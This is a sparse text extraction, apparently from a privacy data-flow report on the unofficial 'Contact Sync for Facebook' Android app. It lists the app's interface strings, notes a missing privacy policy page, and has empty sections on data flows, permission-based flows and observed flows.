Sync settings  
Account settings  
Sync Contacts  
Picture size  
Sync all contacts  
Show notifications


Endless scrolling on 9GAG . We're all DOOMED!  
Updates  
RECENT  
Email  
Password  
Login


Contact Sync for Facebook (unofficial)

Privacy Policy:  
(page not found)





# Data Flows





# Possible Flows from Permissions





# Observed Flows

